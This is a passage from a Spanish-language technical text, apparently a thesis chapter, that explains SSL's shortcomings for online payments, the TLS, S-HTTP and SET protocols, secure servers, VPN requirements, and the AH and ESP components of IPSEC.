Este es precisamente uno de los tipos de fraude más comunes y que causa mayores pérdidas a las compañías de crédito, lo que origina que éstas añadan una comisión en las compras bastante elevada (sobre un 5%), lo que incrementa el precio final del producto a la venta.

2. Confidencialidad: SSL proporciona una buena seguridad de que los datos no van a ser capturados por extraños de forma útil en el proceso de transferencia de los mismos, pero no proporciona ninguna seguridad después de finalizar la conexión.

Supongamos que realizamos una compra por Internet, para la cual enviamos los datos de nuestra tarjeta de crédito mediante SSL. Dichos datos quedan en poder del responsable de la tienda, que normalmente los almacena en una base de datos. Con ello, el número de nuestra tarjeta y demás datos quedan en un medio que no controlamos y que no tiene porqué ser seguro, pudiendo tener acceso a los mismos cualquier empleado de la tienda, un hacker que entre en la computadora en el que reside la base de datos, etc.

3. Integridad: ocurre algo parecido a lo anterior. En el corto proceso que dura el envío de datos sí podemos estar seguros de que éstos no van a ser modificados, puesto que SSL lo impide. Pero una vez finaliza la conexión segura no podemos estar tranquilos.

Por ejemplo tras realizar la compra el responsable de la tienda decide cambiar los datos del pedido, y en vez de enviarnos un el articulo que se pidió, manda más artículos que no se han pedido. No se podrá hacer nada cuando llegue a casa estos artículos y la factura del banco, solamente se podrá protestar, patalear y llorar, pero nada más, ya que no hay ningún recibo válido del pedido que hicimos.

4. No Repudio: en este aspecto SSL falla al máximo, ya que no hay por defecto establecido ningún método para dejar constancia de cuándo se ha realizado una operación, cuál ha sido y quiénes han intervenido en ella. SSL no proporciona formas de emitir recibos válidos que identifiquen una transacción.

Supongamos que se realiza un pedido a una tienda en línea, de cierto artículo, cuando este nos llega a la casa decimos que nosotros no hemos hecho ninguna compra, devolvemos el articulo y requerimos la devolución del dinero. El comerciante no puede comprobar de ninguna forma mediante SSL que se realizó ese pedido.

A todo esto hay que añadir que SSL sólo proporciona seguridad en la transacción cliente-servidor seguro, pero queda otra fase de la transacción, la que va desde el

servidor seguro a la empresa emisora de la tarjeta de crédito, y sobre ésta no tenemos ningún tipo de control.

Con SSL toda la seguridad de la transacción recae en la confianza que el cliente tenga en el vendedor, pues en las manos del mismo está el ser honrado y no realizar ningún fraude con los datos obtenidos y en la posterior entrega del producto comprado. Por este motivo, sólo las empresas con una honradez demostrada podrán a priori ganarse la confianza de los potenciales clientes.

Se concluye que SSL carece de muchos de los elementos necesarios para construir un sistema de transacciones seguras usando Internet. Para intentar paliar estos fallos se han intentado sacar al mercado y estandarizar otros sistemas diferentes, como SET, pero el caso es que hasta ahora ninguno de ellos ha conseguido desplazar a SSL. Tal vez sea porque, a pesar de sus fallos, SSL es una tecnología rápida, fácil de implementar, barata y cómoda para el usuario, que no tiene que conocer cómo funciona, tan sólo usarla. Y desde el punto de vista del comerciante o de la empresa que le facilita el hosting, SSL es igualmente sencillo de implementar, no precisando de servidores de características especiales.

3.2.1.10 Otros protocolos seguros[11]

3.2.1.10.1 Protocolo TLS - Transport Layer Security

Para intentar corregir las deficiencias observadas en SSL v3 se buscó un nuevo protocolo que permitiera transacciones seguras por Internet, sobre todo teniendo en cuenta que SSL es propiedad de la empresa Nestcape. El resultado de esta búsqueda fue el protocolo TLS, que permite una compatibilidad total con SSL siendo un protocolo público, estandarizado por el IETF.

TLS busca integrar en un esquema tipo SSL al sistema operativo, a nivel de la capa TCP/IP, para que el efecto "túnel" que se implementó con SSL sea realmente

[11] Basado en [Redes Virtuales Privadas, Oleg Koleshinkob,Brian Hatch, Prentice Hall]

transparente a las aplicaciones que se están ejecutando. Parte de las mismas bases que SSL, pero se diferencia de él en varios aspectos fundamentales:

1. En el paso certificate request del protocolo handshake los clientes sólo contestan con un mensaje si son SSL.

2. Las claves de sesión se calculan de forma diferente.

3. A la hora de intercambiar las claves, TLS no soporta el algoritmo simétrico Fortezza, que sí es soportado por SSL. Esto es debido a la búsqueda de un código público, ya que Fortezza es de propiedad privada.

4. TLS utiliza dos campos más en el MAC que SSL, lo que lo hace más seguro.

A pesar de mejorar SSL y de ser público, TLS no está teniendo la aceptación que se esperaba.

3.2.1.10.2 Protocolo S-HTTP

El protocolo Secure HTTP fue desarrollado por Enterprise Integration Technologies, EIT, y al igual que SSL permite tanto el cifrado de documentos como la autenticación mediante firma y certificados digitales, pero se diferencia de SSL en que se implementa a nivel de aplicación. Se puede identificar rápidamente a una página Web servida con este protocolo porque la extensión de la misma pasa a ser .shtml en vez de .html como las páginas normales.
El mecanismo de conexión mediante S-HTTP, que ahora se encuentra en su versión 1.1, comprende una serie de pasos parecidos a los usados en SSL, en los que cliente y servidor se intercambian una serie de datos formateados que incluyen los algoritmos criptográficos, longitudes de clave y algoritmos de compresión a usar durante la comunicación segura.

En cuanto a estos algoritmos, los usados normalmente son RSA para intercambio de claves simétricas, MD2, MD5 o NIST-SHS como funciones Hash de resumen, DES, IDEA, RC4 o CDMF como algoritmos simétricos y PEM o PKCS-7 como algoritmos de encapsulamiento.

A diferencia de SSL, el protocolo S-HTTP está integrado con HTTP, actuando a nivel de aplicación, negociándose los servicios de seguridad a través de cabeceras y atributos de página, por lo que los servicios S-HTTP están sólo disponibles para el protocolo HTTP.

3.2.1.10.3 Protocolo SET

SSL adolece de graves defectos a la hora de implementar las cuatro condiciones básicas de una transacción segura. Estas carencias hicieron que diferentes empresas y organismos buscaran un nuevo sistema que permitiera realizar operaciones sensibles por Internet de forma segura, con el objeto de estimular la confianza de los consumidores en el comercio electrónico.

En febrero de 1996 un grupo de empresas del sector financiero, informático y de seguridad (VISA International, MasterCard, Microsoft, Nestcape, IBM, RSA, entre otras) anunciaron el desarrollo de una nueva tecnología común destinada a proteger las compras a través de redes abiertas como Internet basadas en el uso de tarjetas de crédito. Esta nueva tecnología se conoce con el nombre de Secure Electronic Transatrions (Transacciones Electrónicas Seguras), SET, y ha sido creada exclusivamente para la realización de comercio electrónico usando tarjetas de crédito.

SET se basa en el uso de certificados digitales para asegurar la perfecta identificación de todas aquellas partes que intervienen en una transacción en línea basada en el uso de tarjetas de pago, y en el uso de sistemas criptográficos de clave pública para proteger el envío de los datos sensibles en su viaje entre los diferentes servidores que participan en el proceso. Con ello se persigue mantener el carácter estrictamente confidencial de los datos, garantizar la integridad de los mismos y autenticar la

legitimidad de las entidades o personas que participan en la transacción, creando así un protocolo estandar abierto para la industria que sirva de base a la expansión del comercio electrónico por Internet.

Las especificaciones formales del protocolo SET 1.0 se hicieron públicas el 31 de mayo de 1997, y se pueden encontrar en el sitio Web oficial de SETCO, http://www.setco.org, organismo encargado de homologar los módulos de programación y los certificados desarrollados por empresas privadas que se usen en implementaciones del protocolo SET.

Como características principales de SET podemos destacar:

- Es un estándar abierto y multiplataforma, en el que se especifican protocolos, formatos de mensaje, certificados, etc., sin limitación alguna respecto al lenguaje de programación, sistema operativo o tipo de máquina usados.

- Su principal objetivo es la transferencia segura de números de tarjetas de crédito.

- Utiliza codificación estándar (ASN.1 y DER).

- Es independiente del medio de comunicación utilizado. Fue diseñado para su uso en Internet, pero permite la conexión a través de cualquier tipo de red siempre que se definan las interfaces adecuados. Además, el protocolo SET se puede transportar directamente mediante TCP, correo electrónico basado en SMTP o MIME y por HTTP en el Web.

- Se basa en el uso de la criptografía de clave pública.

- Realiza una Autenticación de todas las partes participantes en la transacción usando certificados digitales.

En el proceso SSL sólo intervienen dos entidades: el Comprador (Cardholder) y el Vendedor (Merchand). SET incluye otras entidades adicionales necesarias para la transacción:

- La Pasarela de Pago (Gateway Payment), que permite la comunicación directa a través de Internet entre el comerciante y las Redes Bancarias, con lo que el papel del vendedor queda limitado a un mero intermediario entre el cliente y su banco. Puede ser una entidad independiente o el mismo banco del comerciante.

- El Banco o entidad financiera (Issuer) que ha emitido la tarjeta de crédito que va a usar el cliente en el proceso de pago.
- El Banco del comerciante (Adquirer), en el que éste tiene su cuenta.

Además de estas entidades principales existen otras dos relacionadas con ellas:

- La empresa propietaria de la marca de la tarjeta de crédito, como VISA, MasterCard, American Express, etc., que avalan las tarjetas.

- Autoridades de certificación, que emiten los certificados digitales usados como medio de autenticación de las entidades que intervienen directamente en la operación. Pueden ser entidades independientes autorizadas, bancos o los mismos propietarios de la marca de la tarjeta.

3.2.1.11 Servidores Seguros

Se entiende por servidor seguro un servidor Web que establece una conexión cifrada con el cliente que ha solicitado la conexión, de manera que nadie, salvo el servidor y el cliente, puedan tener acceso a la información transmitida de forma útil.

El uso de servidores seguros es un elemento imprescindible en todos aquellos servicios que utilicen información confidencial, como operaciones bancarias en línea, compras por Internet, acceso a servidores de datos sensibles, etc.

Para conseguir la confidencialidad e integridad de datos perseguida los servidores seguros se basan en el uso de sistemas criptográficos mixtos, que combinan la criptografía de clave pública con la de clave simétrica. Pero esta protección que debería darnos la Criptografía es, en la práctica, dificil de encontrar, debido a las severas leyes de exportación de software de cifrado que impone el gobierno de EEUU, sobre todo en lo que respecta a la longitud de las claves que usan. Para garantizar al usuario su autenticidad, los servidores seguros hacen uso de los certificados digitales.

Cuando accedemos a un servidor seguro normalmente nos aparece una ventana indicándonos que vamos a iniciar una conexión segura, y el candado situado en la parte inferior de la ventana del navegador aparecerá cerrado cuando entremos a la página segura (Sin embargo la presencia del candado cerrado no garantiza una comunicación segura; hace falta comprobar el certificado del servidor). Además, si miramos en la barra de direcciones veremos que ahora estamos usando el protocolo HTTPS, que corresponde al protocolo.

3.3 Redes Virtuales Privadas (VPN)[12]

3.3.1.1 Introducción

Debido al crecimiento de las redes y la forma tan fácil y práctica de utilizar, con los servicios al alcance de todos, las empresas y usuarios tienen otro punto de vista a la hora de implementar la interconexión de redes privadas de datos. Actualmente, estas redes privadas y la infraestructura de Internet están operando en paralelo. Sin embargo, todas las ventajas y beneficios ofrecidos a los proveedores de servicio y a los usuarios finales, está provocando que estos "universos paralelos" converjan en el

[12] Este apartado esta basado en el libro [Redes Virtuales Privadas, Oleg Koleshinkob,Brian Hatch, Prentice Hall]

concepto de red privada virtual (VPN). Esta convergencia es debida principalmente a cuatro motivos:

1. La movilidad geográfica de puestos de trabajo está llevando a las redes privadas a una situación ingestionable. Los usuarios precisan conexiones que les permitan el acceso desde cualquier lugar del mundo. Estas necesidades, unidas a las surgidas como consecuencia de la demanda de telecomunicaciones a tiempo completo, están aumentando drásticamente el número de "oficinas remotas" que una compañía debe interconectar. Como resultado, muchas redes privadas están convirtiéndose en redes ingestionables e intratables.

2. La necesidad de interactuar en línea con los clientes y los proveedores está añadiendo un nuevo nivel de complejidad, en el cual muchas redes privadas deben tratarse de una forma independiente para su correcta integración y aislamiento respecto al resto. Las redes individuales emplean normalmente diferentes protocolos, diferentes aplicaciones, diferentes portadoras y diferentes sistemas de gestión de red. Esta escasez de denominadores comunes supone que la interacción de dos redes privadas se convierta en un reto aún mucho mayor.

3. El deseo de consolidar y simplificar la interfaz de usuario se ha convertido en un imperativo de negocio, dado que los usuarios son incapaces de defenderse en muchas de las nuevas aplicaciones.

4. El alto coste necesario para implementar y mantener redes privadas está llevando a éstas a una situación insostenible. Las líneas de larga distancia, así como los servicios conmutados, representan una serie de necesidades diarias. El personal de soporte necesario para gestionar las tecnologías complejas conlleva un crecimiento continuo tanto en el número de personas como en su experiencia. Igualmente, la dependencia de aplicaciones de red requiere un provisionamiento separado de backup además de una expansión de la infraestructura de la red privada ya existente.

Las redes privadas basadas en Internet reciben el calificativo de virtuales dado que para una organización o compañía la red se muestra como una red privada dedicada y con uso exclusivo de toda la infraestructura intermedia, aunque realmente todo esto se aleje de la realidad. El tráfico de una red VPN y el tráfico propio de Internet atraviesan la infraestructura de ésta en una base paquete-a-paquete.

Sin embargo, toda esta operación es llevada a cabo de manera que el tráfico apropiado alcance los destinos correctos. Dado que todos los usuarios perciben únicamente su propio tráfico, la red da la apariencia de ser suya, y sólo suya: una red privada virtual.

Técnicamente, cualquier red privada puede ser considerada como virtual dado que emplea una red telefónica conmutada de carácter público para sus comunicaciones. No obstante, y dado que el punto de vista está basado en la semántica y no en las características o requisitos de la red. Los conceptos de red privada basada en red telefónica conmutada y red privada virtual basada en Internet son diferentes. Los únicos requisitos para redes privadas virtuales basadas en Internet se presentan en cuatro áreas claves: compatibilidad, interoperabilidad, disponibilidad y evidentemente, seguridad.

3.3.1.2 Compatibilidad

Para que una red privada virtual pueda utilizar Internet, debe ser compatible con el protocolo de Internet IP y la capa 3 del modelo OSI. Resulta obvia esta consideración con el fin de poder asignar y, posteriormente, utilizar conjuntos de direcciones IP. Sin embargo, la mayoría de redes privadas emplean direcciones IP privadas o no-oficiales, provocando que únicamente unas pocas puedan ser empleadas en la interacción con Internet. La razón por la que sucede esto es simple: la obtención de un bloque de direcciones IP oficiales suficientemente grande como para facilitar un subneteo resulta imposible. Las subredes simplifican la administración de direcciones, así como la gestión de los enrutadores y conmutadores pero malgastan direcciones muy preciadas.

Actualmente existen tres técnicas básicas con las que se pueden obtener la compatibilidad deseada entre las redes privadas e Internet:

a) La conversión a direcciones Internet

b) La instalación de gateways IP

c) El empleo de técnicas de tunneling.

En la primera de estas técnicas, las direcciones Internet oficiales coexistirán con las redes IP privadas en el interior de la infraestructura de enrutadores y conmutadores de las organizaciones. De este modo, un usuario con una dirección IP privada puede acceder al exterior por medio de un servidor de direcciones IP oficiales mediante la infraestructura local y sin necesidad de emplear ningún tipo de acción especial.

Por otro lado, las pasarelas o gateways IP trabajan traduciendo de otro protocolo a IP y viceversa. Normalmente, el gateway IP soporta los clientes asignados a un servidor dotado de un sistema operativo de red (NOS) con un cierto protocolo nativo. El gateway convierte el tráfico desde el protocolo nativo a IP y viceversa (por ejemplo clientes Novell Netware con protocolo IPX).

Por último, el tunneling es llevado a cabo entre ambos extremos de la conexión. La fuente encapsula los paquetes pertenecientes a otro protocolo en datagramas IP con el fin de poder atravesar la infraestructura de Internet. El proceso de encapsulamiento está basado en la añadidura de una cabecera IP al datagrama original, el cual representará la carga o payload. En el extremo remoto, el receptor desencapsulará el datagrama IP (eliminando la cabecera IP), entregando el datagrama original intacto.

Dado que la realización del tunneling es relativamente simple, a menudo resulta la manera más sencilla y económica de llevar a cabo redes privadas virtuales bajo Internet.

3.3.1.3 Seguridad

La seguridad es a menudo, el primer objetivo perseguido por las organizaciones dado que Internet es considerada una red "demasiado pública" para realizar comunicaciones privadas. Sin embargo y aplicando las correspondientes medidas de protección y seguridad, Internet puede convertirse en una red altamente privada y segura.

Para poder alcanzar este punto, toda red privada virtual debe cumplir principalmente tres objetivos de seguridad:

- **Proporcionar la seguridad adecuada:** Un sistema mínimo de seguridad debe, al menos, validar a los usuarios mediante contraseñas con el fin de proteger los recursos de accesos no autorizados. Además, la inclusión de métodos de encriptación permitirá la protección del tráfico a lo largo de su tránsito.

- **Proporcionar facilidad de administración:** La elección de seguridad para la VPN debe ser sencilla de administrar, así como las funciones de administración deben ser seguras frente a posibles accesos ilegales.

- **Transparencia hacia los usuarios:** El sistema de seguridad en el acceso a la red privada virtual debe ser totalmente transparente a los usuarios.

3.3.1.4 Disponibilidad

La disponibilidad viene motivada principalmente por dos variables:

- Una accesibilidad plena e independiente del momento y del lugar.

- Un rendimiento óptimo que garantice la calidad de servicio ofrecida al usuario final.

La calidad de servicio (QoS – Quality of Service) hace referencia a la capacidad que dispone una red para asegurar un cierto nivel de funcionamiento extremo a extremo. La QoS puede venir dada como una cierta cantidad de ancho de banda o como un ancho de banda que no debe sobrepasarse o bien como una combinación de ambas. Actualmente, la entrega de datos en Internet es realizada de acuerdo a una base de mejor esfuerzo, la cual no garantiza completamente esta calidad de servicio demandado. No obstante y en un breve espacio de pocos años, Internet será capaz de suplir esta carencia ofreciendo un soporte para la QoS a través de un conjunto de protocolos emergentes entre los que cabe destacar RSVP (Resource ReSerVation Protocol) y RTP (Real Time Protocol). Hasta ese momento, los proveedores deberán seguir proporcionando la QoS de las VPNs haciendo uso del tráfico CIR de Frame Relay u otras técnicas.

3.3.1.5 Interoperabilidad

Las implementaciones de los tres primeros requisitos han provocado la aparición de un cuarto: la interoperabilidad. Los estándares sobre tunneling, autenticación, encripción y modo de operación son de reciente aparición o bien se encuentran en proceso de desarrollo. Por esta razón, previamente a la adquisición de una tecnología VPN se debe prestar una cuidadosa atención a la interoperabilidad extremo-a-extremo. Esta responsabilidad puede residir tanto en el usuario final como en el proveedor de red, dependiendo de la implementación deseada. Una manera de asegurar una correcta interoperabilidad radica en la elección de una solución completa ofrecida por un mismo fabricante. En el caso de que dicho fabricante no sea capaz de satisfacer todos los requisitos, se deberán limitar los aspectos interoperacionales a un subconjunto que englobe aquellos que sean esenciales, además de utilizar únicamente aquel equipamiento que haya sido probado en laboratorios o bien sometido a campos de pruebas. En cualquiera de los casos, se deberán seleccionar fabricantes que se

acoplen totalmente a los estándares VPN y adquirir únicamente aquel equipamiento que pueda ser actualizado tanto mediante programa, firmware o módulos plug-in, con el fin de que puedan adecuarse a futuros estándares.

3.3.1.6 Protocolos

Una vez vista la relevancia que presentan estas cuatro áreas en el desarrollo de una VPN, se procederá a realizar una breve descripción y una comparativa funcional entre las principales herramientas protocolarias que permiten alcanzar en general unos niveles bastante satisfactorios, principalmente en las áreas de seguridad y compatibilidad.

Después de haber enmarcado las redes virtuales en la teoría es necesario ver paralelamente los protocolos que hacen posible la operación de las redes virtuales que permiten alcanzar en general los objetivos de una manera satisfactoria, principalmente en las áreas de más interés para este documento que es la seguridad, sin dejar atrás el punto principal de una red la compatibilidad.

3.3.1.7 IPSEC

IPSEC es un estándar que proporciona servicios de seguridad a la capa IP y a todos los protocolos superiores basados en IP (TCP y UDP, entre otros). Por fin existe un estándar que aborda las carencias en cuanto a seguridad del protocolo IP. Dichas carencias son muy graves y, tal como se ha constatado en los últimos años, afectan a la infraestructura misma de las redes IP.

Todas las soluciones anteriores se basaban en soluciones propietarias que dificultaban la comunicación entre los distintos entornos empresariales, al ser necesario que éstos dispusiesen de una misma plataforma.

La falta de interoperabilidad ha sido el principal freno para el establecimiento de comunicaciones seguras, dado que no se ve factible la migración a una determinada plataforma en función de una colaboración empresarial puntual.

Entre las ventajas de IPSEC destacan que está apoyado en estándares del IETF y que proporciona un nivel de seguridad común y homogéneo para todas las aplicaciones, además de ser independiente de la tecnología física empleada. IPSEC se integra en la versión actual de IP (IP versión 4) y, lo que es todavía más importante, se incluye por defecto en IPv6. Puesto que la seguridad es un requisito indispensable para el desarrollo de las redes IP, IPSEC está recibiendo un apoyo considerable: todos los equipos de comunicaciones lo incorporan, así como las últimas versiones de los sistemas operativos más comunes. Al mismo tiempo, ya existen muchas experiencias que demuestran la interoperabilidad entre fabricantes, lo cual constituye una garantía para los usuarios.

Otra característica destacable de IPSEC es su carácter de estándar abierto. Se complementa perfectamente con la tecnología PKI y, aunque establece ciertos algoritmos comunes, por razones de interoperabilidad, permite integrar algoritmos criptográficos más robustos que pueden ser diseñados en un futuro.

Entre los beneficios que aporta IPSEC, cabe señalar que:

- Posibilita nuevas aplicaciones como el acceso seguro y transparente de un nodo IP remoto.

- Facilita el comercio electrónico de negocio a negocio, al proporcionar una infraestructura segura, sobre la cual se puedan realizar transacciones usando cualquier aplicación. Las extranets son un ejemplo.
- Permite construir una red corporativa segura sobre redes públicas, eliminando la gestión y el coste de líneas dedicadas.

- Ofrece al teletrabajador el mismo nivel de confidencialidad que dispondría en la red local de su empresa, no siendo necesaria la limitación de acceso a la información sensible por problemas de privacidad en tránsito.

Es importante señalar que cuando nos referimos a la palabra "seguro" no nos limitamos únicamente a la confidencialidad de la comunicación, también nos estamos refiriendo a la integridad de los datos, que para muchas compañías y entornos de negocio puede ser un requisito mucho más crítico que la confidencialidad.

Esta integridad es proporcionada por IPSEC como servicio añadido al cifrado de datos o como servicio independiente.

IPSEC es, en realidad, un conjunto de estándares para integrar en IP funciones de seguridad basadas en criptografía. Proporciona confidencialidad, integridad y autenticidad de datagramas IP, combinando tecnologías de clave pública (RSA), algoritmos de cifrado (DES, 3DES, IDEA, Blowfish), algoritmos de Hash (MD5, SHA-1) y certificados digitales X509v3.

El protocolo IPSEC ha sido diseñado de forma modular, de modo que se pueda seleccionar el conjunto de algoritmos deseados sin afectar a otras partes de la implementación. Han sido definidos, sin embargo, ciertos algoritmos estándar que deberán soportar todas las implementaciones para asegurar la interoperabilidad en el mundo global de Internet. Dichos algoritmos de referencia son DES y 3DES, para cifrado, así como MD5 y SHA-1, como funciones de Hash. Además es perfectamente posible usar otros algoritmos que se consideren más seguros o más adecuados para un entorno específico: por ejemplo, como algoritmo de cifrado de clave simétrica IDEA, Blowfish o el más reciente AES que se espera sea el más utilizado en un futuro próximo.

Dentro de IPSEC se distinguen los siguientes componentes:

- Dos protocolos de seguridad: IP Authentication Header (AH) e IP Encapsulating Security Payload (ESP) que proporcionan mecanismos de seguridad para proteger tráfico IP.

- Un protocolo de gestión de claves Internet Key Exchange (IKE) que permite a dos nodos negociar las claves y todos los parámetros necesarios para establecer una conexión AH o ESP.

3.3.1.7.1 El protocolo AH

El **protocolo AH** es el procedimiento previsto dentro de IPSEC para garantizar la integridad y autenticación de los datagramas IP. Esto es, proporciona un medio al receptor de los paquetes IP para autenticar el origen de los datos y para verificar que dichos datos no han sido alterados en tránsito. Sin embargo no proporciona ninguna garantía de confidencialidad, es decir, los datos transmitidos pueden ser vistos por terceros. Tal como indica su nombre, AH es una cabecera de autenticación que se inserta entre la cabecera IP estándar (tanto IPv4 como IPv6) y los datos transportados, que pueden ser un mensaje TCP, UDP o ICMP, o incluso un datagrama IP completo. Esto lo podemos ver en la figura 3.3.1 de la siguiente página:

<table>
<tr><td>Versión</td><td>Hlen</td><td>TOS</td><td colspan="2">Longitud Total</td></tr>
<tr><td colspan="3">Identificación</td><td>Flags</td><td>Offset</td></tr>
<tr><td colspan="2">TTL</td><td>Protocolo = 50</td><td colspan="2">Checksum</td></tr>
<tr><td colspan="5">Dirección IP Origen</td></tr>
<tr><td colspan="5">Dirección IP Destino</td></tr>
<tr><td>Siguiente encabezado</td><td colspan="2">Largo de carga</td><td colspan="2">Reservado</td></tr>
<tr><td colspan="5">Índice de parámetros de seguridad (SPI)</td></tr>
<tr><td colspan="5">Número de secuencia</td></tr>
<tr><td colspan="5">Capa de autenticación</td></tr>
<tr><td colspan="5">TCP</td></tr>
<tr><td colspan="5">Datos de aplicación</td></tr>
</table>

Figura 3.3.1. Formato de protocolo AH

AH es realmente un protocolo IP nuevo, y como tal el IANA le ha asignado el número decimal 51. Esto significa que el campo protocolo de la cabecera IP contiene el valor 51, en lugar de los valores 6 ó 17 que se asocian a TCP y UDP respectivamente. Es dentro de la cabecera AH donde se indica la naturaleza de los datos de la capa superior. Es importante destacar que AH asegura la integridad y autenticidad de los datos transportados y de la cabecera IP, excepto los campos variables: TOS, TTL, flags, offset y checksum.

El funcionamiento de AH se basa en un algoritmo HMAC, esto es, un código de autenticación de mensajes. Este algoritmo consiste en aplicar una función Hash a la combinación de unos datos de entrada y una clave, siendo la salida una pequeña cadena de caracteres que denominamos extracto. Dicho extracto tiene la propiedad de que es como una huella personal asociada a los datos y a la persona que lo ha generado, puesto que es la única que conoce la clave. En la Figura 3.3.2 se muestra el modo en que funciona el protocolo AH.




Figura 3.3.2. Funcionamiento AH

El emisor calcula un extracto del mensaje original, el cual se copia en uno de los campos de la cabecera AH. El paquete así construido se envía a través de la red, repitiéndose en el extremo receptor el cálculo del extracto y comparándolo con el recibido en el paquete. Si son iguales, el receptor tiene la seguridad de que el paquete IP no ha sido modificado en tránsito y que procede efectivamente del origen esperado.

Si analizamos con detalle el protocolo AH, podemos concluir que su seguridad reside en que el cálculo del extracto (MAC) es imposible sin conocer la clave, y que dicha clave (en la Figura 7.3.2 clave AH) sólo la conocen el emisor y el receptor.

3.3.1.7.2 El protocolo ESP

El objetivo principal del protocolo ESP (Encapsulating Security Payload) es proporcionar confidencialidad, para ello especifica el modo de cifrar los datos que se desean enviar y cómo este contenido cifrado se incluye en un datagrama IP. Adicionalmente, puede ofrecer los servicios de integridad y autenticación del origen de los datos incorporando un mecanismo similar al de AH.

Dado que ESP proporciona más funciones que AH, el formato de la cabecera es más complejo; este formato consta de una cabecera y una cola que rodean los datos transportados. Dichos datos pueden ser cualquier protocolo IP (por ejemplo, TCP, UDP o ICMP, o incluso un paquete IP completo). En la Figura 3.3.3 se muestra la estructura de un datagrama ESP, en la que se observa cómo el contenido o carga útil viaja cifrada.

Versión	HLen	TOS	Longitud Total	
Identificación			Flags	offset
TTL		Protocolo = 50	Checksum	
Dirección IP Origen				
Dirección IP Destino				
Siguiente encabezado		Largo de carga	Reservado	
Indice de parámetros de Seguridad (SPI)				
Número de secuencia				
Capa de autenticación				
TCP				
Datos de aplicación				
Campo de autenticación				

Figura 3.3.3. Estructura de la trama ESP

El IANA ha asignado al protocolo ESP el número decimal 50. Esto implica que el campo Protocolo de la cabecera IP contendrá el valor 50, mientras que dentro del mensaje ESP se indica la naturaleza de los datos. Puesto que este campo, al igual que la carga útil, está cifrado, un hipotético atacante que intercepte el paquete no podrá saber si el contenido es TCP o UDP; esto es completamente normal ya que el objetivo que se persigue es, precisamente, ocultar la información. La función de cifrado dentro del protocolo ESP es desempeñada por un algoritmo de cifrado de clave simétrica. Típicamente se usan algoritmos de cifrado bloque, de modo que la longitud de los datos a cifrar tiene que ser un múltiplo del tamaño de bloque (8 o 16 byte, en la mayoría de los casos). Por esta razón existe un campo de relleno, el cual tiene una función adicional: es posible añadir caracteres de relleno al campo de datos para ocultar así su longitud real y, por tanto, las características del tráfico. Un atacante suficientemente hábil podría deducir cierta información a partir del análisis de ciertos parámetros de las comunicaciones, aunque estén cifradas, tales como el retardo entre paquetes y su longitud. La función de relleno está pensada para dificultar este tipo de ataques.

En la Figura 3.3.4 se representa cómo el protocolo ESP permite enviar datos de forma confidencial.

